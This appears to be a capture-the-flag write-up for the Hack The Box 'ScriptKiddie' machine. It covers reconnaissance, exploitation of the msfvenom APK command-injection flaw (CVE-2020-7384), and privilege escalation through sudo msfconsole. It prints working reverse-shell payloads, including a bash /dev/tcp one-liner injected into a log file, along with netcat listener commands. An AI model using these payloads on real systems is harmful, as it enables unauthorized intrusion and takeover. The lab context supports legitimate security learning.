ScriptKiddie - HTB Writeup



This is an easy linux vulnerable machine deployed on HTB which is online learning platform. I am very much passionate about ethical hacking and working on my progress to become a Penetration Tester. I highly recommend this platform to testing and learning new skills.

Let's dive into machine.

1. Recon

Here, we can run nmap as an active scan to discover machine ports and underlying services.

```
li:~# nmap -sC -sV 10.10.10.226
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-11 12:29 EST
Nmap scan report for 10.10.10.226
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT
        STATE SERVICE VERSION
                      OpenSSH 8.2pl Ubuntu 4ubuntu0.1 (Ubuntu Li
22/tcp
        open ssh
5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)
http-server-header: Werkzeug/0.16.1 Python/3.8.5
 http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results
rg/submit/ .
Wmap done: 1 IP address (1 host up) scanned in 37.11 seconds
```


These were the results and we discovered 2 open ports and what services running on them.

(a) Port 22 : OpenSSH 8.2p1


(b) Port 5000 : Werkzeug 0.16.1

2. Enumeration

Now let's get jump over the website running on port 5000.



This Website provides 3 services, Nmap, MsfVenom, Searchsploit. I tried nmap providing machine's IP address and it worked as usual.



But I stucked with MsfVenom, then I spend some time enumerating it and I found there were 3 options from where we could generate rev shell by using MsfVenom. Then I spend time googling vulnerabilities associated with it and I found critical vulnerability based on CVE-2020-7384: msfvenom command apk injection.

Rapid7 Metasploit Framework msfvenom APK Template Command Injection

Disclosed	Created
10/29/2020	11/10/2020

Description

This module exploits a command injection vulnerability in Metasploit Framework's msfvenom payload generator when using a crafted APK file as an Android payload template. Affects Metasploit Framework <= 6.0.11 and Metasploit Pro <= 4.18.0. The file produced by this module is a relatively empty yet valid-enough APK file. To trigger the vulnerability, the victim user should do the following: msfvenom -p android/<...> -x

We can easily exploit this vulnerability using msfconsole.

3. Exploitation

For exploitation, we use module:

'exploit/unix/fileformat/metasploit_msfvenom_apk_template_command_injection'

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > show options

Now, we need to just set our localhost IP address and then exploit. Commands are:


- (a) set lhost <your machine IP>
- (b) exploit/run

It will generate msg.apk as a result.

```
Module options (exploit/unix/fileformat/metasploit msfvenom apk template cmd injection):
   Name
             Current Setting Required Description
   FILENAME msf.apk
                              yes
                                         The APK file name
Payload options (cmd/unix/reverse_netcat):
          Current Setting Required Description
   Name
   LHOST 10.10.14.160
                                     The listen address (an interface may be specified)
                           yes
   LP0RT 4444
                           yes
                                      The listen port
   **DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
   Id Name
      Automatic
<u>msf6</u> exploit(<mark>unix/fileformat/met</mark>a
```

```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > exploit
[+] msf.apk stored at /root/.msf4/local/msf.apk
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) >
```

Now we need to generate nc shell for any incoming connections: nc -lvnp 4444 Now generating the payload by browsing 'msf.apk' file.



4. Gaining Access

\\\\\ Boom !! We get our reverse shell. \\\\\

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.160] from (UNKNOWN) [10.10.10.226] 50898
whoami
kid
python3 -c 'import pty;pty.spawn("/bin/bash")'
kid@scriptkiddie:~/html$ whoami
whoami
kid
```

By changing directory to kid, we can able to grab 'user.txt'.

```
kid@scriptkiddie:~$ ls -la
ls -la
total 60
drwxr-xr-x ll kid kid
                      4096 Feb 3 11:49 .
drwxr-xr-x 4 root root 4096 Feb 3 07:40 ...
lrwxrwxrwx 1 root kid
                         9 Jan 5 20:31 .bash history -> /dev/null
                       220 Feb 25
-rw-r--r-- 1 kid
                  kid
                                   2020 .bash logout
-rw-r--r-- 1 kid
                  kid
                      3771 Feb 25 2020 .bashrc
drwxrwxr-x 3 kid
                      4096 Feb 3 07:40 .bundle
                  kid
drwx----- 2 kid
                  kid
                      4096 Feb 3 07:40 .cache
                      4096 Feb 3 11:49 .gnupg
drwx----- 4 kid
                  kid
                      4096 Feb 3 07:40 .local
drwxrwxr-x 3 kid
                  kid
drwxr-xr-x 9 kid
                      4096 Feb 3 07:40 .msf4
                  kid
                                  2020 .profile
-rw-r--r-- 1 kid
                  kid
                       807 Feb 25
                  kid 4096 Feb 10 16:11 .ssh
drwx----- 2 kid
-rw-r--r-- 1 kid
                         0 Jan 5 11:10 .sudo as admin successful
                  kid
                  kid 4096 Feb 3 11:03 html
drwxrwxr-x 5 kid
                  kid 4096 Feb 3 07:40 logs
drwxrwxrwx 2 kid
                  kid 4096 Feb 3 11:48 snap
drwxr-xr-x 3 kid
          1 kid
                  kid 33 Feb 11 17:24 user.txt
kid@scriptkiddie:~$ wc user.txt
wc user.txt
1 1 33 user.txt
```

5. Privilege Escalation - Root

After enumerating sometime, I found another user pwn and and script in user's directory 'scanlosers.sh'.

```
kid@scriptkiddie:/home$ cd pwn
cd pwn
kid@scriptkiddie:/home/pwn$ ls -la
ls -la
total 44
drwxr-xr-x 6 pwn
                        4096 Feb
                                  3 12:06 .
                  pwn
drwxr-xr-x 4 root root 4096 Feb
                                  3 07:40
                           9 Feb
                                 3 12:06 .bash history -> /dev/null
lrwxrwxrwx 1 root root
                         220 Feb 25
                                     2020 .bash logout
-rw-r--r-- 1 pwn
                  pwn
                        3771 Feb 25
                                     2020 .bashrc
-rw-r--r-- 1 pwn
                  pwn
drwx----- 2 pwn
                        4096 Jan 28 17:08 .cache
                  pwn
                       4096 Jan 28 17:24 .local
drwxrwxr-x 3 pwn
                  pwn
-rw-r--r-- 1 pwn
                        807 Feb 25
                                     2020 .profile
                  pwn
-rw-rw-r-- 1 pwn
                          74 Jan 28 16:22 .selected editor
                  pwn
drwx----- 2 pwn
                        4096 Feb 10 16:10
                                          .ssh
                  pwn
drwxrw---- 2 pwn
                        4096 Feb
                                 3 12:00 recon
                  pwn
                         250 Jan 28 17:57
rwxrwxr-- 1 pwn
                                          scanlosers.sh
                  pwn
```

After analyzing it, I came to know that there was file called 'hacker' and group owner assigned was 'pwn'. It could be possible to get a reverse shell by executing command in file.

```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
cat scanlosers.sh
#!/bin/bash
log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

Before executing the command, we need to start the nc listener on machine.

The command used with some command injection:

echo ";/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.30/1234 0>&1' #" >> hackers

```
drwxr-xr-x 11 kid kid 4096 Feb 3 11:49 kid
drwxr-xr-x 6 pwn pwn 4096 Feb 3 12:06 pwn
kid@scriptkiddie:/home$ cd kid
cd kid
kid@scriptkiddie:~$ cd logs
cd logs
kid@scriptkiddie:~/logs$ echo " ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.160/4242 0>&1' #" >> hack
ers
<i >& /dev/tcp/10.10.14.160/4242 0>&1' #" >> hackers
kid@scriptkiddie:~/logs$
```

And here we get our shell back.

```
root@kali:~# nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.160] from (UNKNOWN) [10.10.10.226] 40648
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

Now let's check for sudo permissions : sudo -l

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin
User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

Awesome !!! User pwn have permission to run msfconsole as sudo with no password.

Let's run: sudo msfconsole

```
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole
[*] Starting the MetasploIt Framework console.../
```

After this, we get metasploit shell with the root privileges.

Let's move to root directory : cd /root

```
msf6 > ls
stty: 'standard input': Inappropriate ioctl for device
[*] exec: ls
root.txt
snap
```

BINGO!! We pwned the root.....